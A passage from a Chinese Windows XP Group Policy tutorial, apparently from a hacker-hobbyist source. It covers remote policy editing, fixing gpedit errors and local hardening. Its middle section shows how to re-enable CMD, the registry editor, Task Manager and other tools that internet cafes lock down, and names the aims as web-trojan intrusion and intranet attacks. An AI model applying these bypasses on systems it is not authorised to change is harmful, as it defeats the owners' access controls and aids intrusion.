在图中我们看到组策略的左侧窗口分为两部分的：“计算机配置”和“用户配置”，它们没有太大的差别，在“计算机配置”中进行的设置，系统启动后就会生效，而“用户配置”中的设置项，需要用户登录后才会生效！主要原因是前者对应注册表中的[HKEY_LOCAL_MACHINE]根键，而后者对应注册表中的[HKEY_CURRENT_USER]根键。（编辑：这里我坐下补充，计算机配置中所做的修改是对整个系统都有效，就是说对每个登录用户都有效，而在后者下所做的修改只对当前登录用户有效）

2、对其它计算机的组策略进行远程设置

上面说了如何打开本地的组策略，如果我们要远程设置其它计算机的组策略，首先需要在“运行”中输入MMC，打开控制台程序，然后在“文件”中选择“添加删除管理单元”，单击“添加”按钮，在弹出的对话框中找到“组策略对象编辑器”，如图2所示。




图2 找到组策略

在弹出的“选择组策略对象”中，单击“浏览”出现如图3的界面，选中“另一台计算机(C)”，然后按照提示就可以对其它计算机进行远程设置了！




图3 选择另一台计算机

3、当组策略无法运行的时候怎么办？

组策略的威名现在是越来越响，所以很多在网吧进行限制突破的朋友经常碰到组策略无法打开的情况。

错误一：Windows找不到文件“gpedit.msc”……，如图4所示。




图4 系统提示找不到gpedit.msc

错误原因：gpedit.msc文件被重命名或者被删除。

解决方法：在网上有别人提取出来的gpedit.msc，下载到本地计算机运行即可；如果是被重新命名了，我们在“运行”中输入MMC，打开“文件”，我们会看到一些曾经打开的文件，大家可以在图5中看到c:\windows\...\gpeditbak.msc，这个就是被修改了名字的组策略编辑器，在“运行”中输入这个重新命名的命令就可以打开了！




图5 查看最近打开的文件

错误二：未能打开这台计算机上的组策略对象，您可能没有合适的权限，如图6所示。




图6 无权限执行操作

错误原因：对系统盘c:\windows\system32文件夹下的隐藏文件夹GroupPolicy进行了权限设置。

解决方法：找到该隐藏的文件点右键，在“属性”的“安全”选项卡中重新进行权限设置！

另外有时候，还会因为在控制台程序中没有添加组策略而导致无法运行；解决的方法是首先在“运行”中输入MMC，打开控制台，单击“文件”——“添加删除管理单元”，单击“添加”，在弹出的界面中找到“组策略”，然后确定添加就可以了！

实践是检验真理的唯一标准，先让我们看看组策略在网吧限制中所起的作用！

二、网吧限制我不怕不怕啦

网吧限制是我们网吧一族学习网络安全技术的障碍，用第三方的工具有时候还无法下载，所以寻找一个系统的叛徒势在必行，而组大叔是一个双刃剑；我们可以利用它突破限制，也可以设置自己机器的安全，我们先看组大叔的三板斧如何突破网吧限制！

1、无法访问注册表和CMD

如果要在网吧玩黑，我们根本不可能离开CMD，有时候还会用到注册表突破一些限制，先看看我们是如何利用组策略突破CMD和注册表的限制！




图7 命令提示符被禁用

在网吧运行CMD和注册表编辑器的时候如果提示如图7和8的错误，这是典型的组策略设置问题。




图8 注册表编辑器被禁用

我们可以在运行中输入gpedit.msc，找到“用户配置”——“管理模板”——“系统”，如图9所示。




图9 来到组策略指定位置

在右侧窗口中找到“阻止访问注册表编辑工具”和“阻止访问命令提示符”，双击后将其设置为“已禁用”就可以突破限制了！

2、无文件夹选项

在入侵一些站点的时候，我们需要不停的更改WEB木马的文件后缀，但是有些网吧不仅无法查看文件后缀，而且在“工具”菜单中没有“文件夹选项”，这样的限制我们也可以通过组策略来进行突破！

在组策略中依次找到“用户配置”——“管理模板”——“Windows组件”——“Windows资源管理器”，如图10所示。在右侧的窗口中我们会看到“从‘工具’菜单中删除‘文件夹选项’菜单“，将其设置为“已禁用”就可以了！




图10 禁用文件夹选项的策略

3、开始菜单中无运行、无注销

在网吧有时候我们需要注销计算机从而使某些设置生效，但是往往在“开始”菜单中不会有注销项，想在“运行”中输入shutdown –l进行注销，但是也不存在“运行”怎么办？

在组策略中找到“用户配置”——“管理模板”——“任务栏和[开始]菜单”项，在右侧窗口中将“从[开始]中删除‘运行’菜单”设置为“已禁用”就可以了！

4、无法使用任务管理器

有时候我们需要运行任务管理器结束一些进程，但是当按下ctrl+alt+del键的时候会出现错误提示：“请与管理员联系……”之类云云，如何解决呢？

在组策略中，我们可以找到“用户配置”——“管理模板”——“系统”——“CTRL+ALT+DEL选项”，将“删除‘任务管理器’”设置为“已禁用”就可以打开任务管理器了。、

5、在“我的电脑”的快捷菜单中不存在“管理”

有时候我们需要在“我的电脑”上打开“管理”，通过它实现内网简单入侵或者查看隐藏磁盘的信息，但是很多网吧管理软件都不让计算机显示该选项！

我们可以在组策略中进行如下设置以达到突破限制的目的，依次找到“用户配置”——“管理模板”——“Windows组件”——“Windows资源管理器”，在右侧窗口中“隐藏WINDOWS资源管理器上下文菜单上的‘管理’项目”设置为已禁用就可以了；如图11所示。

大黑师傅说了很多设置，但是小黑哥只记下了这些，下面还有更重要的东西等我学习哦！




图11 设置指定策略为已禁用

三、用组策略配置本地计算机安全

1、使用组策略进行一些常规安全设置

A：在组策略左侧窗口中依次找到“用户配置”——“管理模板”——“网络”——“网络连接”，在右侧窗口中将“删除所有用户远程访问连接”设置为“启用”，这样如果有非法入侵者连接本地计算机就会强制断开连接，从而保护计算机安全！

B：在组策略中定位到“计算机配置”——“WINDOWS设置”——“安全设置”——“本地安全策略”——“用户权利指派”，在右侧窗口中，找到“拒绝从网络访问这台计算机”，双击选项后，在弹出的窗口中确定guest账户在列表中，如果没有通过“添加用户或组”进行添加，这样可以保证本地信息不被guest账户登录后访问！

C：WINDOWS XP自带了防火墙，但是默认状态与专业防火墙是有很大差距的，我们可以通过组策略提高自带防火墙的威力，依次定位到“计算机配置”——“管理模板”——“网络”——“网络连接”——“WINDOWS防火墙设置”——“标准配置文件”，将右侧窗口中的“WINDOWS防火墙：保护所有网络连接”设置为“已启用”，这个设置可以防范入侵者在cmdshell中使用net stop关闭防火墙，另外还应该把“WINDOWS防火墙：允许UPNP框架例外”和“WINDOWS防火墙：允许文件和打印共享例外”设置为“已启用”。

D：在组策略中，找到“计算机配置”——“WINDOWS设置”——“安全设置”——“本地安全策略”——“安全选项”，在右侧窗口中将“网络访问：不允许SAM账号和共享的匿名枚举”设置为“已启用”，这样可以确保本地共享资源的密码不被暴力破解，防止共享信息非法外露！（编辑：准确的说应该是无法远程枚举本机账户了）

2、防范网络攻击，IPSEC安全包的安装

有很多人通过IPSEC设置将一些高危端口关闭了，我们可以直接利用这些IPSEC安全包，通过组策略导入系统，实现计算机的安全。这里以金山毒霸的IPSEC安全策略为例。

首先我们到金山毒霸的网站下载ipsec安全包，然后解压缩，得到文件Firewall.ipsec，然后打开“组策略”窗口，在窗口左侧依次展开“计算机配置——Windows设置——安全设置——IP安全策略，在本地计算机”，右击右侧窗格，选择“所有任务→导入策略”，然后选择解压缩后的Firewall.ipsec。如果右侧窗格中出现了“HFU_SECU”项，则表示导入成功，如图12所示。

如果需要添加更多的策略，则可右击右侧窗口，在弹出菜单中选择“管理IP筛选器表和筛选器操作”项，然后通过“添加”按钮进行添加。




图12 成功导入安全策略

3、利用组策略让流氓软件不再流氓

首先我们要找到流氓软件的安装文件，这些文件大多存在于程序的安装包中，我们可以通过查看TEMP文件夹或是解压缩后得到，然后依次找到组策略中的“计算机配置——Windows设置——安全设置——软件限制策略——其他规则”，在窗口右侧空白处，选择“新散列规则”，在弹出的窗口中单击“浏览”，选择恶意软件的恶意文件，并将安全级别设置“不允许的”，“确定”后就完成设置了！

4、使用组策略防范U盘病毒传播

autorun.inf文件的病毒虽然原理简单，但是传播非常迅速，要防范它只要组策略就可以实现！、

打开组策略，在左侧依次定位到“用户配置”——“管理模板”——“WINDOWS组件”——“WINDOWS资源管理器”，在右侧将“防止从‘我的电脑’访问驱动器”设置为“已启用”，但是在选择组合中只有几种简单的组合，如图13所示。




图13 选择限制访问驱动器的组合

如果选择限制所有磁盘驱动器，还会影响我们的日常操作，另外U盘还可以有好多个分区，所以我们要修改组合！具体的方法如下：

首先依次在系统盘中定位到%systemroot%\system32\grouppolicy\adm\，用记事本打开文件夹下的**system.adm**。grouppolicy文件夹默认状态下是隐藏，所以要在“工具”——“文件夹选项”的“查看”选项卡下，将“显示所有文件和文件夹”前面的勾打上，如图14。




图14 设置显示所有的文件和文件夹

